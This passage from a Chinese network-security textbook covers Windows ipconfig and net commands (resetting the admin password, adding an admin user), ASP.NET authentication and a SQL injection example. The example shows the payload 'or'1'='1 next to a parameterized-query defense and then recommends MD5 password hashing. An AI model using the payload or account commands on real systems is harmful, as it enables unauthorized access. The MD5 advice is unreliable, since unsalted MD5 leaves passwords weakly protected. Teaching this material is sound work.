


图 2-29 查看虚拟机主机 IP 配置

从图 2-29 中可以看出，在没有该参数的情况下，只显示 IP 地址、子网掩码和各个适配器的默认网关值。参数“/all”的功能是显示所有适配器的完整 TCP/IP 配置信息，如图 2-30 所示。




图 2-30 显示虚拟机所有 IP 配置信息

2.9.5 net 命令

net 命令的功能非常强大，在网络安全领域通常用来查看计算机上的用户列表、添加和删除用户、与对方计算机建立连接、启动或者停止某网络服务等。

使用 net user 查看虚拟机计算机上的用户列表，如图 2-31 所示。



图 2-31　查看计算机上的用户列表

使用“net user 用户名 密码”可给用户修改密码，例如将管理员的密码修改为 hello，如图 2-32 所示。




图 2-32　修改管理员口令

使用 net 指令可以在命令行下新建一个用户并将用户添加到管理员组，例如添加一个用户名为 zhangsan，密码为 123456 的用户到管理员组，可以使用两条 net 命令来实现，如图 2-33 所示。其中第一条命令在计算机上新建一个用户 zhangsan，第二条命令将该用户 zhangsan 添加到管理员组，第三条命令查看用户列表，可以看出 zhangsan 已添加成功，并在管理员组中。



图 2-33　新建用户并添加到管理员组

思考与练习

1. 请简单说明 OSI 参考模型的基本结构。

2. 从协议分层模型方面来看，TCP/IP 由哪几个层次组成？各层的功能是什么？

3. 试比较 TCP 协议与 UDP 协议的异同。

4. 简述 IP 协议头的结构。

5. 抓取 Telnet 的数据报，并分析 TCP 头的结构，分析 TCP 的“三次握手”和“四次握手”的过程（上机完成）。

6. 简述常用的网络服务及提供服务的默认端口。

7. 简述 ping 命令的功能。

第 3 章　网络安全编程基础

本章学习目标：
- 了解 Windows 内部机制；
- 掌握网络编程技术。

3.1　网络安全编程概述

网络安全编程又称为黑客编程，是指采用常规的编程技术，编写网络安全、黑客攻防类的程序、工具。网络安全编程按照攻防角度分为攻击类黑客编程和防范类黑客编程，按照黑客和网络安全角度分为黑客工具编程和网络安全编程。编程是一项比较综合的工作，学习编程首先要了解系统本身的内部工作机理和编程语言，然后再熟练使用编程工具和各种编程技巧。

3.1.1　Windows 内部机制

Windows 是一个“基于事件的，消息驱动的”操作系统。在 Windows 下执行一个程序，只要用户进行了影响窗口的动作（如改变窗口大小或移动、单击鼠标等），该动作就会触发一个相应的“事件”。系统每次检测到一个事件时，就会给程序发送一个“消息”，从而使程序可以处理该事件。每个 Windows 应用程序都是基于事件和消息的，而且包含一个主事件循环，它不停地、反复地检测是否有用户事件发生。每次检测到一个用户事件，程序就对该事件做出响应，处理完再等待下一个事件的发生。Windows 下的应用程序不断地重复这一过程，直至用户终止程序，用代码来描述实际上也就是一个消息处理过程的 while 循环语句。

下面简单介绍一下与 Windows 系统密切相关的几个基本概念。

1. 窗口

窗口是 Windows 本身以及 Windows 环境下的应用程序的基本界面单位，但是很多人都误以为只有具有标题栏、状态栏、最大化、最小化按钮这样标准的方框才叫窗口。其实窗口的概念很广，例如按钮和对话框等也是窗口，而且是一种特殊的窗口。

从用户的角度看，窗口就是显示在屏幕上的一个矩形区域，其外观独立于应用程序，事实上它就是生成该窗口的应用程序与用户间的直观接口；从应用程序的角度看，窗口是受其控制的一部分矩形屏幕区。应用程序生成并控制与窗口有关的一切内容，包括窗口的大小、风格、位置以及窗口内显示的内容等。用户打开一个应用程序后，程序将创建一个窗口，并在那里默默地等待用户的要求。每当用户选择窗口中的选项，程序即对此做出响应。

2．程序

通常说的程序都是指一个能让计算机识别的文件，接触最多的是以.exe 作为扩展名的可执行文件。

3．进程

进程就是应用程序的执行实例（或称一个执行程序），进程是程序动态的描述。一个以.exe 作为扩展名的文件，在没有被执行时称为应用程序，当用鼠标双击执行以后，就被操作系统作为一个进程执行了。当关机或者在任务栏的图标上右击鼠标选“退出”时，进程便消亡，彻底结束。进程经历了由“创建”到“消亡”的生命期，而程序自始至终存在硬盘上，不管计算机是否启动。

4．线程

线程是进程中的一个执行单元，同一个进程中的各个线程对应于一组 CPU 指令、一组 CPU 寄存器以及一个堆栈。进程具有的动态含义是通过线程来执行体现的。

5．消息

消息是应用程序和计算机交互的途径，在计算机上几乎每一个动作都会产生一个消息，例如，鼠标移动会产生 WM_MOUSEMOVE 消息，鼠标左键被按下会产生 WM_LBUTTONDOWN 的消息，鼠标右键按下会产生 WM_RBUTTONDOWN 消息等。

6．事件

在程序运行的过程中改变窗口的大小或者移动窗口等，都会触发相应的“事件”，从而调用相关的事件处理函数。

7．句柄

句柄是一个指针，通过句柄可以控制该句柄指向的对象。它是系统用来标识不同对象类型的工具，如窗口、菜单等。

8．API 与 SDK

API 是英文 Application Programming Interface 的缩写，意为“应用程序接口”，泛指系统为应用程序提供的一系列接口函数。其实质是程序内的一套函数调用，在编程的时候可以直接调用，而不必知道其内部实现的过程，只知道它的原型和返回值就可以了。

SDK 是英文 Software Development Kit 的缩写，指“软件开发工具包”，在防火墙的设计中就经常涉及到 SDK。微软公司提供了许多专门的 SDK 开发包，比如 DirectX 开发包和语音识别开发包等。

3.1.2 编程语言

编程语言是人机通信的工具之一，使用这类语言“指挥”计算机干什么，它的特点必然会影响人的思维和解题方式，会影响人和计算机通信的方式和质量，也会影响其他人阅读和理解程序的难易程度。因此，网络安全编程之前的一项重要工作就是选择一种适当的编程语言。

编程语言的类型可分为命令式语言、函数式语言、逻辑式语言以及面向对象语言。

1．命令式语言

这种语言的语义基础是模拟“数据存储/数据操作”的图灵机可计算模型，十分符合现代计算机体系结构的自然实现方式。其中产生操作的主要途径是依赖语句或命令产生的副

作用。现代流行的大多数语言都是这一类型，比如 C、C++、Basic、Ada、Java、C# 等，各种脚本语言也被看做是此种类型。

2．函数式语言

这种语言的语义基础是基于数学函数概念的值映射的λ算子可计算模型。这种语言非常适用于进行人工智能等工作的计算。典型的函数式语言如 Lisp、Haskell、ML、Scheme 等。

3．逻辑式语言

这种语言的语义基础是基于一组已知规则的形式逻辑系统。这种语言主要用在专家系统的实现中，最著名的逻辑式语言是 Prolog。

4．面向对象语言

现代语言中的大多数都提供面向对象的支持，但有些语言是直接建立在面向对象基本模型上的，语言的语法形式的语义就是基本对象操作。主要的纯面向对象语言是 Smalltalk。

虽然各种编程语言属于不同的类型，但它们各自都不同程度地对其他类型的运算模式有所支持。

3.2 ASP.NET 语言编程

在网络安全编程方面，由于 ASP.NET 语言越来越流行和重要，所以本书主要介绍 ASP.NET 语言的网络安全编程知识。

ASP.NET 是 Microsoft 公司推出的新一代建立动态 Web 应用程序开发平台，可以把程序开发人员的工作效率提升到其他技术无法比拟的程度，与 Java、PHP、ASP3.0、Prel 等语言相比，ASP.NET 具有方便性、灵活性、性能优、生产效率高、安全性高、完整性强及面向对象等特性，是目前主流的网络编程工具之一。

3.2.1 ASP.NET 的安全性

从应用程序的角度来看，安全性主要是对用户进行身份验证，以及授予其对系统资源的操作权限。ASP.NET 结合了 IIS、.NET Framework 和操作系统的底层安全服务，提供了多种身份验证和授权机制。一个 ASP.NET 应用程序的总的安全性是由以下三个不同层级组成：

- IIS 级将一个有并入的安全性令牌（security token）与请求的发送者相关联。该安全性令牌根据当前的 IIS 身份验证机制确定。
- ASP.NET 工作进程级确定 ASP.NET 工作进程中服务请求的线程的身份。如果启用了假冒设置，可能会改变与该线程关联的安全性令牌。根据正在使用的进程模型，其安全性令牌由配置文件或 IIS 原数据库中的设置决定。
- ASP.NET 管道级获得使用应用程序的特定用户的身份。该任务的完成方式取决于配置文件中用于身份验证和授权的应用程序设置。大多数 ASP.NET 应用程序的常见设置是使用窗体验证。

3.2.2 身份验证

身份验证是指以下过程：获取标识凭据（如用户名和密码），并对照某一颁发机构来

验证这些凭据。ASP.NET 提供了 4 个身份验证提供程序：表单身份验证、Windows 身份验证、Passport 身份验证和默认身份验证。

1．表单身份验证

表单身份验证是指以下系统：将未经身份验证的请求重定向到一个超文本标记语言（HTML）表单，使用户能够在其中输入他们的凭据。在用户提供凭据并提交该表单后，应用程序对请求进行身份验证，然后系统以 Cookie 的形式发出身份验证票证。此 Cookie 包含凭据或用于重新获取标识的密钥。浏览器的后续请求自动包含此 Cookie。

2．Windows 身份验证

在 Windows 身份验证中，IIS 执行身份验证，并将经过身份验证的标记传递给 ASP.NET 工作进程。使用 Windows 身份验证的优点是它需要的编码最少。在将请求传递给 ASP.NET 之前，用户可能需要使用 Windows 身份验证来模拟 IIS 进行验证的 Windows 用户账户。

3．Passport 身份验证

Passport 身份验证是 Microsoft 提供的集中式身份验证服务，它为成员站点提供单一登录和核心配置文件服务。通常，当需要跨越多个域的单一登录功能时，将使用 Passport 身份验证。

4．默认身份验证

当 Web 应用程序不需要任何安全功能时，将使用默认身份验证；此安全提供程序需要匿名访问。在所有的身份验证提供程序中，默认身份验证为应用程序提供了最高的性能。当使用自己的自定义安全模块时，也可以使用此身份验证提供程序。

3.2.3 授权

授权是指验证经身份验证的用户是否可以访问请求资源的过程。ASP.NET 提供两种授权提供程序：FileAuthorization 和 UrlAuthorization。

1．FileAuthorization

FileAuthorizationModule 类进行文件授权，而且在使用 Windows 身份验证时处于活动状态。FileAuthorizationModule 负责对 Windows 访问控制列表 (ACL) 进行检查，以确定用户是否应该拥有访问权限。

2．UrlAuthorization

UrlAuthorizationModule 类进行统一资源定位器(URL)授权，它基于 URI 命名空间来控制授权。URI 命名空间可能与 NTFS 权限使用的物理文件夹和文件路径存在很大的差异。UrlAuthorizationModule 实现肯定和否定的授权断言，即可以使用该模块有选择性地允许或拒绝访问用户、角色（如 manager、tester 和 administrator）和谓词（如 GET 和 POST）的 URI 命名空间的任意部分。

3.3 网络安全编程实例

下面以实例介绍使用 ASP.NET 语言来实现各种网络安全编程技术。

3.3.1 防止 SQL 注入式攻击技术

在一个程序中，当验证用户输入的邮箱账号和密码时，由于用户的邮箱账号和密码保

存在数据库中，所以在验证时需要防止 SQL 注入攻击，SQL 注入攻击是指利用 SQL 语言设计上的漏洞，在目标服务器上运行 SQL 命令以及进行其他方式的攻击。

例如，在登录页面里添加一个文本框用来输入邮箱账号，一个按钮用来登录。在文本框中输入邮箱账号“zs@sohu.com”，然后用 SQL 语句查找出数据库中符合条件的记录有几条。SQL 语句为：

```
select * from UserInfo where UserMail=' zs@sohu.com'
```

通过上面的语句可以在数据库中查询出一条 userMail 字段为 zs@sohu.com 的用户信息。SQL 语句的运行结果如图 3-1 所示。



图 3-1 SQL 语句查询结果

如果在文本框中输入“zs@sohu.com'or'1'='1”，那么 SQL 语句为：

```
Select * from UserInfo where UserMail=' zs@sohu.com'or'1'='1'
```

SQL 语句的运行结果如图 3-2 所示。




图 3-2 SQL 语句查询结果

通过两条 SQL 语句的查询结果，可见都能查询到用户信息，为了防止 SQL 语句的注入式攻击，通常使用 ADO.NET 技术中的 SqlCommand.Parameters 属性传参的方式将非法字符单引号 “'” 过滤掉，这样 or 语句就不起作用了。

在 ASP.NET 中过滤 SQL 非法字符，首先需要添加 Parameters 参数的名称、类型和大小，然后设置参数的值，最后使用 ADO.NET 技术执行查询数据。关键代码如下：

```
com.Parameters.Add(new SqlParameter("@usermail",SqlDbType.Varchar,50));
com.Parameters["@usermail"].Value = TextName.Text;
```

3.3.2 无解密 MD5 加密技术

为了提高密码的安全性，可以在程序中将用户设置的密码存入数据库前使用 MD5 加密，当用户登录时，只需要将密码使用 MD5 加密，然后与数据库中的密文进行判断，密文一样则密码正确，反之则密码错误。用户登录流程图如图 3-3 所示。

